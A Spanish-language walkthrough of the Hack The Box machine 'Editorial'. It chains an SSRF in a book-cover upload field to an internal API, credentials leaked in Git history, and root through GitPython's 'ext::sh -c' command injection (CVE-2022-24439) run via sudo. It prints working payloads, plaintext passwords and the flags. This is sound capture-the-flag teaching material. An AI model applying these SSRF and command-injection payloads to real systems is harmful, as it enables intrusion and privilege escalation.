

PENTEST-STUDIO · WRITEUP TÉCNICO



HACK THE BOX · LINUX

Editorial

Writeup técnico completo ·
explotación reproducible

Máquina Editorial resuelta

HTB Editorial · 2026-04-24

Autor	Ramon Santos Sabarich / r4ms4nt
Plataforma	Hack The Box
Estado	Retired
Dificultad	Easy
Sistema	Linux
Fecha de resolución	2026-04-24



Informe técnico normalizado para archivo,
consulta y trazabilidad.

GUÍA DE LECTURA

Índice

Informe técnico consolidado para lectura, archivo y consulta. El documento conserva la secuencia cronológica del laboratorio, separa evidencias e interpretación y mantiene los comandos relevantes para estudio posterior.

HTB Editorial — Informe técnico completo

1. Introducción del caso
 - Hechos verificados principales
 - Inferencias razonables usadas durante el caso
 - Puntos que quedaron como incidencias operativas, no como hallazgos de explotación
2. Preparación y arranque
 - Comando de arranque
 - Lectura técnica del arranque
3. Enumeración inicial de puertos y servicios
 - Interpretación
 - Acción necesaria sobre /etc/hosts
4. Observación web base
 - Por qué se usaron estos comandos
 - Resultado observado
 - Interpretación
5. Análisis de /upload y detección del flujo real
 - Resultado observado
 - Lectura didáctica
6. Confirmación de SSRF en /upload-cover
 - Interpretación
 - Qué cambió después de esta validación
7. Exploración de servicios internos mediante SSRF
 - Descarga del artefacto generado
 - Interpretación
8. Consulta del endpoint interno de autores
 - Interpretación
9. Acceso SSH como dev y obtención de user
 - Interpretación
10. Enumeración local del repositorio Git
 - Problema operativo con el paginador
 - Interpretación
11. Extracción de credenciales históricas desde Git
 - Interpretación
12. Movimiento lateral a prod
 - Interpretación
13. Análisis del script privilegiado
 - Lectura técnica
14. Validación benigna del flujo privilegiado
 - Interpretación
15. Restauración del entorno tras la prueba benigna
 - Incidencias menores durante esta fase
16. Ejecución como root mediante GitPython
 - Validación no interactiva de ejecución como root
 - Interpretación
17. Obtención de root
 - Cierre técnico

18. Resumen técnico final

Punto de entrada
Primitiva inicial
Pivote interno
Foothold
Movimiento lateral
Escalada
Root

19. Lecciones reutilizables

1. Una web aparentemente corporativa puede esconder una acción backend crítica
2. SSRF debe validarse con evidencia externa
3. localhost debe interpretarse desde la perspectiva del servidor
4. Un 404 en / no descarta una API interna
5. El historial Git puede ser más valioso que el working tree
6. Validar una credencial no equivale a asumirla válida
7. sudo -l debe leerse como mapa de entrada controlada
8. La versión de una librería solo gana valor dentro de un contexto explotable
9. Una prueba benigna también puede modificar el estado
10. Un error final no siempre implica que nada se ejecutó

Anexo A — Registro cronológico depurado

- A.1 Preparación inicial y descubrimiento de servicios
- A.2 Observación web base
- A.3 Análisis de /upload
- A.4 Confirmación de SSRF
- A.5 Enumeración de servicios internos mediante SSRF
- A.6 Extracción de credenciales desde la API interna
- A.7 Acceso SSH y flag de usuario
- A.8 Revisión del repositorio Git
- A.9 Credenciales históricas de prod
- A.10 Movimiento lateral y revisión de sudo
- A.11 Análisis del script privilegiado
- A.12 Validación controlada del flujo privilegiado
- A.13 Recreación de instancia y estado limpio
- A.14 Ejecución como root y lectura de la flag final

HTB Editorial — Informe técnico completo

1. Introducción del caso

Editorial es una máquina Linux de dificultad Easy de Hack The Box orientada a explotación web, abuso de confianza entre servicios internos y escalada local mediante revisión de artefactos de desarrollo.

La cadena real de compromiso quedó estructurada así:

```
Enumeración inicial
→ identificación de web en Nginx
→ análisis de /upload
→ SSRF en /upload-cover mediante bookurl
→ acceso indirecto a API interna en 127.0.0.1:5000
→ credenciales de dev
→ SSH como dev
→ revisión de repositorio Git en ~/apps
→ credenciales históricas de prod
→ sudo sobre script Python con GitPython
→ ejecución como root
→ lectura de root.txt
```

El valor didáctico principal de esta máquina está en no tratar la web como una superficie aislada. La web pública no entrega acceso directo por sí sola, pero sí ofrece una funcionalidad que permite al servidor recuperar una URL indicada por el usuario. Esa pequeña primitiva, bien validada, permite mirar hacia `localhost` desde la perspectiva del propio servidor y descubrir una API interna que no estaba expuesta por Nmap.

También es una máquina útil para reforzar una idea importante en post-explotación: un repositorio Git aparentemente vacío o con ficheros borrados no debe descartarse. En este caso, el historial del repositorio conservaba una credencial anterior que permitió pasar de `dev` a `prod`.

Hechos verificados principales

- La IP inicial trabajada fue `10.129.33.109`.
- Tras recrear la instancia para limpiar el entorno, la IP pasó a `10.129.33.149`.
- Los puertos abiertos iniciales fueron `22/tcp` y `80/tcp`.
- El puerto 80 servía una web Nginx que redirigía a `editorial.htb`.
- La ruta `/upload` exponía un formulario de publicación con un campo `bookurl`.
- El endpoint `/upload-cover` realizaba una petición desde el backend hacia la URL indicada.
- La SSRF permitió consultar `127.0.0.1:5000`.
- El endpoint interno `/api/latest/metadata/messages/authors` expuso credenciales para `dev`.
- Las credenciales de `dev` permitieron acceso SSH.
- En `/home/dev/apps` existía un repositorio Git.
- Un commit histórico reveló credenciales para `prod`.
- `prod` podía ejecutar como `root` el script `/opt/internal_apps/clone_changes/clone_prod_change.py`.
- El script usaba GitPython `3.1.29` y `Repo.clone_from()` con una URL controlada.
- La ejecución como `root` se confirmó escribiendo la salida de `id` en `/tmp/root_check`.
- La flag de root se obtuvo escribiendo `/root/root.txt` en `/tmp/root_flag`.

Inferencias razonables usadas durante el caso

- El TTL `63` apuntaba razonablemente a Linux, aunque la confirmación fuerte vino después con los banners de OpenSSH y Nginx sobre Ubuntu.
- La presencia de `bookurl` en el formulario sugería que el backend podía realizar una petición HTTP saliente, pero no se consideró SSRF hasta recibir conexión real en el listener.
- El servicio de `127.0.0.1:5000` parecía una API interna porque devolvía una respuesta distinta a la imagen por defecto y porque la ruta raíz respondía con `404`, indicando que existía un servicio, aunque no publicara contenido útil en `/`.
- El commit `change(api): downgrading prod to dev` se consideró sensible porque indicaba sustitución de configuración de producción por desarrollo.
- La combinación de `sudo`, `GitPython`, `Repo.clone_from()`, argumento controlado y `protocol.ext.allow=always` apuntaba a una vía de escalada por abuso de GitPython/ CVE-2022-24439.

Puntos que quedaron como incidencias operativas, no como hallazgos de explotación

- El error `HEAD /upload → 500` fue tratado como comportamiento anómalo, pero no como vía principal, porque `GET /upload` funcionaba correctamente.
- El error local `curl: (23) Failure writing output to destination` se atribuyó al entorno local de trabajo, no al objetivo.
- El aviso `WARNING: terminal is not fully functional` afectó al paginador de Git, no a la explotación.
- La escritura accidental de la contraseña directamente en Bash provocó `event not found` por el carácter `!`; no afectó a las credenciales ni al acceso real.
- La prueba benigna sobre el script privilegiado ensució `/opt/internal_apps/clone_changes/`; fue necesario recrear la máquina para recuperar el estado limpio.

2. Preparación y arranque

El trabajo empezó con el script de arranque `Inici-HTB`, que automatiza las tareas mínimas de preparación del caso: fijar el objetivo en Polybar, preparar directorios, comprobar conectividad, lanzar escaneo completo de puertos y después perfilar servicios.

Este tipo de arranque evita uno de los errores más frecuentes en máquinas de laboratorio: empezar a mirar la web o probar payloads antes de saber con claridad qué servicios están realmente expuestos.

Comando de arranque

```
Inici-HTB EDITORIAL 10.129.33.109
```

Lectura técnica del arranque

La conectividad se validó con `ping`:

```
64 bytes from 10.129.33.109: icmp_seq=1 ttl=63 time=38.4 ms
1 packets transmitted, 1 received, 0% packet loss
```

El dato importante no es solo que el host responda. Lo relevante es que se confirma que el objetivo está vivo desde la VPN de HTB y que no hay una incidencia básica de conectividad bloqueando el laboratorio.

El TTL **63** permitió una inferencia inicial hacia Linux. Esta inferencia se mantuvo como orientativa, no como hecho definitivo, hasta que el escaneo de servicios confirmó banners de Ubuntu.

3. Enumeración inicial de puertos y servicios

La primera enumeración técnica identificó únicamente dos puertos TCP abiertos:

```
22/tcp open  ssh
80/tcp open  http
```

El escaneo de servicios completó la lectura:

```
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7
80/tcp open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

Interpretación

La superficie inicial quedaba muy clara:

- **22/tcp** era SSH, pero sin credenciales todavía no aportaba una acción directa.
- **80/tcp** era HTTP y además revelaba un hostname: **editorial.htb**.
- La redirección a **editorial.htb** indicaba que la aplicación dependía del virtual host.

Por tanto, la rama principal pasaba a ser **WEB-BASE**, mientras que SSH quedaba como rama secundaria pendiente de credenciales.

Acción necesaria sobre /etc/hosts

El hostname debía resolverse localmente para interactuar correctamente con la web:

```
echo "10.129.33.109 editorial.htb" | sudo tee -a /etc/hosts
```

Este paso no es decorativo. Cuando un servidor web usa virtual hosts, acceder por IP puede devolver una aplicación distinta, una redirección o una página incompleta. En este caso, **editorial.htb** era el nombre que la propia aplicación esperaba.

4. Observación web base

Una vez configurado el hostname, se revisó la web de forma pasiva:

```
curl -sS -I http://editorial.htb
curl -sS http://editorial.htb | head -n 60
whatweb http://editorial.htb
curl -sS http://editorial.htb/robots.txt
curl -sS http://editorial.htb \
| grep -oP 'href="\K[^"]+|src="\K[^"]+' \
| sort -u
curl -sS http://editorial.htb \
| grep -Ei 'login|signin|admin|panel|auth|password|reset|forgot|api|graphql|ajax|upload|cover|book|publish'
```

Por qué se usaron estos comandos

- **curl -I** permite leer cabeceras sin descargar todo el cuerpo de la respuesta.
- **head -n 60** permite revisar el HTML inicial sin inundar la terminal.

- `whatweb` ayuda a perfilar tecnologías visibles.
- `robots.txt` puede revelar rutas no enlazadas directamente.
- La extracción de `href` y `src` convierte la página en una lista rápida de recursos y rutas.
- El `grep` de palabras clave busca señales de login, panel, API, subida o publicación.

Resultado observado

La web respondía con `HTTP/1.1 200 OK`, servida por `nginx/1.18.0 (Ubuntu)`. `whatweb` detectó `Bootstrap`, `HTML5`, `Nginx` y el título `Editorial Tiempo Arriba`.

La página principal era una web editorial/corporativa. No se observó login, panel administrativo ni CMS. `robots.txt` devolvió `404 Not Found`.

El hallazgo importante fue la ruta:

```
/upload
```

En la navegación aparecía como:

```
Publish with us
```

Interpretación

La web no parecía estática del todo. Aunque la portada era pública y corporativa, `/upload` apuntaba a una funcionalidad real de negocio: envío de libros o material editorial.

En esta fase no tenía sentido hacer fuzzing amplio antes de revisar `/upload`, porque ya existía una ruta funcional detectada en el HTML. El siguiente paso lógico era entender esa funcionalidad.




Figura 1. Página principal de Editorial Tiempo Arriba observada durante la fase web base.

5. Análisis de `/upload` y detección del flujo real

Se revisó la ruta `/upload`:

```
curl -sS -I http://editorial.htb/upload
curl -sS http://editorial.htb/upload | head -n 120
curl -sS http://editorial.htb/upload \
| grep -Ei 'form|input|textarea|button|method|action|enctype|file|url|upload|cover|book'
curl -sS http://editorial.htb/upload \
| grep -oP 'name="\K[^"]+"|action="\K[^"]+"|method="\K[^"]+"|type="\K[^"]+"' \
| sort -u
```

Resultado observado

GET /upload devolvía correctamente la página Publish Your Book With Us. En cambio, HEAD /upload devolvió 500 INTERNAL SERVER ERROR. Ese 500 se anotó como anomalía, pero no bloqueó la investigación porque el método útil para revisar el contenido era GET.

Dentro del HTML aparecían dos flujos:

1. Un formulario principal de envío editorial hacia /upload.
2. Un formulario específico para previsualizar la portada del libro.

El formulario relevante era:

```
<form id="form-cover" method="post" enctype="multipart/form-data">
  <input type="text" name="bookurl" id="bookurl" placeholder="Cover URL related to your book or">
  <input type="file" name="bookfile" id="bookfile">
  <button type="submit" id="button-cover">Preview</button>
</form>
```

El JavaScript asociado enviaba el formulario por AJAX:

```
var formData = new FormData(document.getElementById('form-cover'));
xhr.open('POST', '/upload-cover');
...
document.getElementById('bookcover').src = imgUrl;
xhr.send(formData);
```

Lectura didáctica

La ruta clave ya no era simplemente /upload, sino:

```
POST /upload-cover
```

Y el parámetro importante era:

```
bookurl
```

La razón es que bookurl no era solo texto almacenado. El comportamiento de previsualización sugería que el backend podía intentar recuperar la URL indicada y devolver una ruta de imagen para mostrarla en la interfaz.

En este punto todavía no se podía afirmar SSRF. Lo correcto era formular una hipótesis:

Si el backend intenta recuperar la URL de bookurl, entonces una URL controlada hacia la máquina atacante debería generar una conexión saliente desde el servidor.

Esa hipótesis se podía validar con un listener.

6. Confirmación de SSRF en /upload-cover

Se preparó un fichero vacío para satisfacer el campo bookfile:


```
touch /tmp/empty-bookfile
```

En una terminal se levantó un listener:

```
nc -lnvp 5555
```

En otra terminal se envió una petición al endpoint vulnerable:

```
curl -sS -X POST http://editorial.htb/upload-cover \  
-F "bookurl=http://10.10.15.26:5555/" \  
-F "bookfile=@/tmp/empty-bookfile"
```

La aplicación devolvió la imagen por defecto:

```
/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Pero lo importante ocurrió en el listener:

```
GET / HTTP/1.1  
Host: 10.10.15.26:5555  
User-Agent: python-requests/2.25.1  
Accept-Encoding: gzip, deflate  
Accept: */*  
Connection: keep-alive
```

Interpretación

La conexión entrante desde el objetivo confirmó que el backend estaba solicitando la URL indicada por el usuario. En ese momento la hipótesis pasó de “posible SSRF” a **SSRF validada**.

El `User-Agent` también aportó información útil:

```
python-requests/2.25.1
```

Esto indicaba que la aplicación probablemente usaba la librería Python `requests` para obtener la portada remota.

Qué cambió después de esta validación

Antes de esta prueba, la rama activa era WEB-BASE con una hipótesis de fetch remoto. Después de recibir el callback, la rama activa pasó a ser:

```
SSRF hacia servicios internos / localhost
```

Esto es clave: el objetivo ya no era mirar más rutas públicas por fuerza bruta, sino usar la aplicación como puente para consultar servicios que solo escuchaban desde la propia máquina.

7. Exploración de servicios internos mediante SSRF

La primera comprobación interna fue contra `127.0.0.1:80`:

```
curl -sS -X POST http://editorial.htb/upload-cover \  
-F "bookurl=http://127.0.0.1:80/" \  
-F "bookfile=@/tmp/empty-bookfile"
```

La respuesta fue la imagen por defecto:

```
/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Después se probó 127.0.0.1:5000:

```
curl -sS -X POST http://editorial.htb/upload-cover \  
-F "bookurl=http://127.0.0.1:5000/" \  
-F "bookfile=@/tmp/empty-bookfile"
```

La respuesta fue distinta:

```
static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe
```

Descarga del artefacto generado

```
mkdir -p loot notes scans  
curl -sS http://editorial.htb/static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe \  
-o loot/ssrf_127.0.0.1_5000  
file loot/ssrf_127.0.0.1_5000  
cat loot/ssrf_127.0.0.1_5000 | jq
```

El tipo de fichero fue:

```
HTML document, ASCII text
```

`jq` falló porque no era JSON:

```
parse error: Invalid numeric literal at line 1, column 10
```

Al inspeccionar el contenido:

```
head -n 80 loot/ssrf_127.0.0.1_5000  
grep -Ei 'api|endpoint|metadata|messages|authors|promos|json|not found|error|html|title' loot/  
ssrf_127.0.0.1_5000
```

Se obtuvo:

```
<!doctype html>  
<html lang=en>  
<title>404 Not Found</title>  
<h1>Not Found</h1>  
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling  
and try again.</p>
```

Interpretación

Este resultado no descartaba el servicio interno. Al contrario: indicaba que había algo escuchando en 127.0.0.1:5000, pero la ruta raíz / no era útil.

El siguiente paso no era abandonar la vía, sino consultar rutas concretas de la API.

8. Consulta del endpoint interno de autores

Se probó el endpoint interno:

```
/api/latest/metadata/messages/authors
```

La consulta se realizó a través de la SSRF:

```
RESP=$(curl -sS -X POST http://editorial.htb/upload-cover \
-F "bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors" \
-F "bookfile=@/tmp/empty-bookfile")

echo "$RESP"

curl -sS "http://editorial.htb/$RESP" -o loot/ssrf_authors.json
file loot/ssrf_authors.json
cat loot/ssrf_authors.json | jq
```

Durante la ejecución apareció un ruido local de shell:

```
preexec:1: command not found: -F
preexec:2: command not found: -F
```

Sin embargo, la petición funcionó y devolvió un recurso descargable:

```
static/uploads/655d7d8c-c754-4ade-8e9c-530d8de9f47a
```

El fichero era JSON:

```
loot/ssrf_authors.json: JSON text data
```

Contenido relevante:

```
{
  "template_mail_message": "Welcome to the team! ...\n\nYour login credentials for our internal forum and
authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\n..."
}
```

Interpretación

La API interna contenía un mensaje de bienvenida con credenciales para nuevos autores. Las credenciales recuperadas fueron:

```
Usuario: dev
Contraseña: dev080217_devAPI!@
```

Este hallazgo cambió la rama principal:

```
SSRF / API interna → Credenciales → Validación SSH
```

9. Acceso SSH como dev y obtención de user

Con las credenciales encontradas, se probó SSH:

```
ssh dev@10.129.33.109
```

Contraseña usada:

```
dev080217_devAPI!@
```

La autenticación fue correcta. Se validó el contexto:

```
id
hostname
pwd
ls -la
cat user.txt
```

Salida relevante:

```
uid=1001(dev) gid=1001(dev) groups=1001(dev)
hostname: editorial
pwd: /home/dev
```

En el home existía:

```
drwxrwxr-x 3 dev dev 4096 Jun  5 2024 apps
-rw-r----- 1 root dev 33 Apr 24 09:52 user.txt
```

Flag de usuario:

```
717c0463923c0970cef9be01cca8d726
```

Interpretación

SSH dejó de ser una rama secundaria y pasó a ser acceso estable. Tras obtener `user.txt`, el hallazgo dominante fue el directorio:

```
/home/dev/apps
```

La presencia de un directorio llamado `apps` en el home de un usuario de desarrollo sugería revisar código, configuraciones o historial.

10. Enumeración local del repositorio Git

Se accedió a `~/apps`:

```
cd ~/apps
pwd
ls -la
find . -maxdepth 3 -type d -name ".git" -o -type f | sort | head -n 80
```

Resultado:

```
/home/dev/apps
.
..
.git
```

El directorio solo contenía `.git`, lo que indicaba que el contenido del proyecto había sido borrado del working tree, pero el historial seguía presente.

Se revisó el estado del repositorio:

```
git status
```

`git status` mostró numerosos ficheros eliminados, entre ellos:

```
deleted: app_api/app.py
deleted: app_editorial/app.py
deleted: app_editorial/templates/upload.html
...
```

Problema operativo con el paginador

Al ejecutar `git log`, apareció:

```
WARNING: terminal is not fully functional
```

Se solucionó evitando el paginador:

```
export PAGER=cat
export GIT_PAGER=cat
stty sane
git --no-pager log --oneline --decorate --all
```

Historial de commits:

```
8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
```

Interpretación

El commit más interesante era:

```
b73481b change(api): downgrading prod to dev
```

La razón es que el mensaje sugiere un cambio de entorno de producción a desarrollo. En un repositorio, ese tipo de commit puede contener sustitución de credenciales, endpoints o configuración sensible.

11. Extracción de credenciales históricas desde Git

Se inspeccionó el commit:

```
git --no-pager show b73481b
```

También se filtró el fichero concreto:

```
git --no-pager show b73481b -- app_api/app.py
```

Y se buscó contenido sensible:

```
git --no-pager show b73481b -- app_api/app.py \
| grep -Ei 'user|username|pass|password|credential|prod|dev'
```

Diff relevante:

```
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
```

Interpretación

El historial Git conservaba las credenciales anteriores de producción, aunque en el código actual hubieran sido sustituidas por las de desarrollo.

Credenciales recuperadas:

```
Usuario: prod
Contraseña: 080217_Producti0n_2023!@
```

Este hallazgo permitió pasar de enumeración Git a movimiento lateral local.

12. Movimiento lateral a prod

Se validó la credencial localmente:

```
su prod
```

Contraseña:

```
080217_Producti0n_2023!@
```

Validación del contexto:

```
id
whoami
pwd
hostname
```

Salida:

```
uid=1000(prod) gid=1000(prod) groups=1000(prod)
whoami: prod
hostname: editorial
```

El siguiente paso fue revisar privilegios `sudo`:

```
sudo -l
```

Resultado:

```
User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

Interpretación

El asterisco final indicaba que `prod` podía pasar argumentos al script. En un script ejecutado como `root`, cualquier argumento controlado por el usuario debe revisarse con mucho cuidado.

El hallazgo dominante pasó a ser:

```
/opt/internal_apps/clone_changes/clone_prod_change.py
```

13. Análisis del script privilegiado

Se revisaron permisos y contenido:


```
ls -la /opt/internal_apps/clone_changes/  
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py  
file /opt/internal_apps/clone_changes/clone_prod_change.py  
sed -n '1,200p' /opt/internal_apps/clone_changes/clone_prod_change.py
```

Permisos:

```
-rwxr-x--- 1 root prod 256 Jun  4 2024 clone_prod_change.py
```

Contenido:

```
#!/usr/bin/python3  
  
import os  
import sys  
from git import Repo  
  
os.chdir('/opt/internal_apps/clone_changes')  
  
url_to_clone = sys.argv[1]  
  
r = Repo.init('', bare=True)  
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Se comprobó la versión de GitPython:

```
python3 - <<'PY'  
try:  
    import git  
    print("GitPython:", git.__version__)  
except Exception as e:  
    print("Error:", e)  
PY
```

Resultado:

```
GitPython: 3.1.29
```

Lectura técnica

El script tenía varias señales críticas:

- Se ejecutaba como `root` por `sudo`.
- Tomaba `sys.argv[1]` como URL controlada por `prod`.
- Usaba `Repo.clone_from()` de GitPython.
- Habilitaba explícitamente `protocol.ext.allow=always`.
- Escribía dentro de `/opt/internal_apps/clone_changes`, un directorio bajo control de `root`.

La candidata de escalada quedó clasificada así:

```
Identificador: CVE-2022-24439  
Componente: GitPython  
Versión observada: 3.1.29  
Contexto: script ejecutado como root vía sudo  
Entrada controlada: sys.argv[1]  
Función sensible: Repo.clone_from()  
Señal crítica: protocol.ext.allow=always  
Prioridad: alta
```

14. Validación benigna del flujo privilegiado

Antes de ejecutar la validación final, se hizo una prueba benigna para confirmar que el script ejecutado mediante `sudo` realmente creaba contenido como `root`.

```
cd /tmp
rm -rf benign_repo benign_clone_test
mkdir benign_repo
cd benign_repo
git init
echo "test benigno editorial" > README.md
git add README.md
git commit -m "benign test"
```

El `git commit` falló por identidad no configurada:

```
Author identity unknown
fatal: unable to auto-detect email address
```

A pesar de ello, se ejecutó el script con una URL local:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py file:///tmp/benign_repo
```

Después se comprobó:

```
ls -la /opt/internal_apps/clone_changes/
file /opt/internal_apps/clone_changes/new_changes 2>/dev/null || true
```

Resultado:

```
drwxr-xr-x 3 root root 4096 Apr 24 14:59 new_changes
/opt/internal_apps/clone_changes/new_changes: directory
```

Interpretación

La prueba confirmó que el script se ejecutaba con privilegios de `root` y creaba contenido bajo propiedad `root:root`.

Sin embargo, esta prueba dejó el entorno alterado. El directorio `new_changes` quedó creado como `root`, y el usuario `prod` no podía limpiarlo directamente.

Este punto es muy importante didácticamente: una prueba benigna puede validar una hipótesis, pero también puede modificar el estado del sistema. En un laboratorio esto se resolvió recreando la máquina.

15. Restauración del entorno tras la prueba benigna

Cerrar y volver a abrir SSH no limpiaba el directorio. Se comprobó varias veces que seguían existiendo:

```
new_changes
branches
objects
refs
HEAD
config
```

La conclusión fue que no se había revertido la máquina, solo se había reabierto sesión.

Se realizó finalmente un Stop/Spawn o recreación real de la instancia. La IP cambió de:

```
10.129.33.109
```

a:

```
10.129.33.149
```

Se actualizó `/etc/hosts`:

```
sudo sed -i '/editorial.htb/d' /etc/hosts
echo "10.129.33.149 editorial.htb" | sudo tee -a /etc/hosts
```

Y se actualizó el objetivo:

```
settarget 10.129.33.149 EDITORIAL
```

Se recuperó el acceso:

```
ssh dev@10.129.33.149
su prod
```

Al revisar el directorio privilegiado:

```
ls -la /opt/internal_apps/clone_changes/
```

Se obtuvo el estado limpio:

```
total 12
drwxr-x--- 2 root    prod    4096 Jun  5  2024 .
drwxr-xr-x 5 www-data www-data 4096 Jun  5  2024 ..
-rwxr-x--- 1 root    prod     256 Jun  4  2024 clone_prod_change.py
```

Incidencias menores durante esta fase

Se intentó por error:

```
su pro
```

El sistema respondió que el usuario no existía. Después se ejecutó correctamente `su prod`.

También se escribió accidentalmente la contraseña directamente en Bash:

```
080217_Producti0n_2023!@
```

Bash devolvió:

```
-bash: !@: event not found
```

Esto se debe a la expansión de historial con `!`. No afectó a la credencial; dentro del campo de contraseña funcionó correctamente.

16. Ejecución como root mediante GitPython

Antes de intentar leer la flag, se comprobó de nuevo que `prod` no tenía privilegios directos:

```
id
whoami
hostname
pwd
cat /root/root.txt
```

La lectura directa falló:

```
cat: /root/root.txt: Permission denied
```

Esto confirmó que todavía no había shell de `root`; solo existía la posibilidad de ejecutar el script con `sudo`.

Validación no interactiva de ejecución como root

Desde `/tmp`, se ejecutó:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id%>/tmp/root_check'
```

El primer intento falló por formato:

```
fatal: Bad remote-ext placeholder '%>'.
```

Ese error indicaba un problema de sintaxis del argumento `remote-ext`, no que la vía estuviera descartada.

Se comprobó el estado:

```
ls -la /opt/internal_apps/clone_changes/ /tmp/root_check 2>&1
```

`/tmp/root_check` aún no existía.

Se corrigió el formato introduciendo espacio tras `%`:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id% >/tmp/root_check'
```

Git devolvió error al finalizar:

```
fatal: Could not read from remote repository.
```

Pero al comprobar el fichero:

```
cat /tmp/root_check 2>&1
```

Se obtuvo:

```
uid=0(root) gid=0(root) groups=0(root)
```

Interpretación

Aunque Git terminara con error, el comando pasado a `sh -c` se ejecutó antes del fallo. La evidencia era inequívoca: el fichero `/tmp/root_check` contenía la salida de `id` ejecutado como `root`.

Esta distinción es importante. No debe interpretarse un error final de herramienta como fracaso total sin comprobar efectos secundarios. En esta máquina, el error de Git convivía con una ejecución efectiva del comando.

17. Obtención de root

Se usó la misma primitiva para leer `/root/root.txt` y escribir el resultado en un fichero temporal:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >/tmp/root_flag'
```

De nuevo, Git devolvió error:

```
fatal: Could not read from remote repository.
```

Se comprobó el fichero:

```
cat /tmp/root_flag 2>&1
```

Resultado:

```
cdcea83d12a66309ca7eb4085ffdd8b8
```

Cierre técnico

La máquina se completó con:

```
user.txt: 717c0463923c0970cef9be01cca8d726
root.txt: cdcea83d12a66309ca7eb4085ffdd8b8
```

La cadena completa validada fue:

```
WEB-BASE
→ SSRF en /upload-cover
→ API interna en 127.0.0.1:5000
→ credenciales dev
→ SSH como dev
→ repositorio Git en ~/apps
→ credenciales históricas prod
→ sudo sobre clone_prod_change.py
→ GitPython / remote-ext
→ ejecución como root
→ root.txt
```

18. Resumen técnico final

Punto de entrada

El punto de entrada fue una SSRF en el endpoint `/upload-cover`, provocada por el parámetro `bookurl` del formulario de previsualización de portada.

Primitiva inicial

La aplicación realizaba desde backend una petición HTTP hacia la URL indicada por el usuario. Esto se confirmó con un listener `nc`, que recibió una conexión desde el objetivo con `User-Agent: python-requests/2.25.1`.

Pivote interno

La SSRF permitió consultar `127.0.0.1:5000`, donde existía una API interna. La raíz `/` devolvía `404`, pero el endpoint `/api/latest/metadata/messages/authors` devolvía JSON con credenciales.

Foothold

Las credenciales `dev / dev080217_devAPI!@` permitieron acceso SSH y lectura de `user.txt`.

Movimiento lateral

El repositorio Git en `/home/dev/apps` conservaba un commit histórico con credenciales de producción:

```
prod / 080217_Producti0n_2023!@
```

Estas credenciales permitieron cambiar a `prod`.

Escalada

`prod` podía ejecutar como `root` el script:

```
/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

El script usaba GitPython `3.1.29`, `Repo.clone_from()` y `protocol.ext.allow=always` sobre una URL controlada por el usuario.

Root

Se obtuvo ejecución como root de forma no interactiva y se leyó `/root/root.txt` escribiéndolo en `/tmp/root_flag`.

19. Lecciones reutilizables

1. Una web aparentemente corporativa puede esconder una acción backend crítica

La página principal no mostraba login ni panel. El valor estaba en una funcionalidad de negocio: previsualizar una portada desde una URL.

Patrón reutilizable:

```
Formulario con URL externa → comprobar si el backend solicita esa URL → validar SSRF con listener
```

2. SSRF debe validarse con evidencia externa

No basta con que exista un campo llamado `url`. La SSRF se confirmó cuando el servidor conectó realmente contra el listener del atacante.

3. localhost debe interpretarse desde la perspectiva del servidor

La URL `http://127.0.0.1:5000/` no apunta a la máquina atacante, sino al propio servidor objetivo. Esa reinterpretación es la esencia del pivote SSRF.

4. Un 404 en / no descarta una API interna

El puerto 5000 respondía, pero la ruta raíz devolvía 404. El servicio existía; solo faltaba encontrar un endpoint válido.

5. El historial Git puede ser más valioso que el working tree

Aunque los archivos estuvieran eliminados, .git conservaba el historial. El commit `downgrading prod to dev` reveló credenciales anteriores.

6. Validar una credencial no equivale a asumirla válida

Las credenciales `prod` se trataron como hallazgo potencial hasta que `su prod` funcionó y se confirmó con `id` y `whoami`.

7. sudo -l debe leerse como mapa de entrada controlada

El permiso sobre `clone_prod_change.py` * era crítico porque el usuario controlaba el argumento que el script usaba como URL.

8. La versión de una librería solo gana valor dentro de un contexto explotable

GitPython 3.1.29 era relevante porque estaba dentro de un script ejecutado como `root`, con URL controlada y `protocol.ext.allow=always`.

9. Una prueba benigna también puede modificar el estado

La prueba con `file:///tmp/benign_repo` confirmó ejecución como root, pero creó artefactos como `root`. En laboratorio fue necesario recrear la instancia.

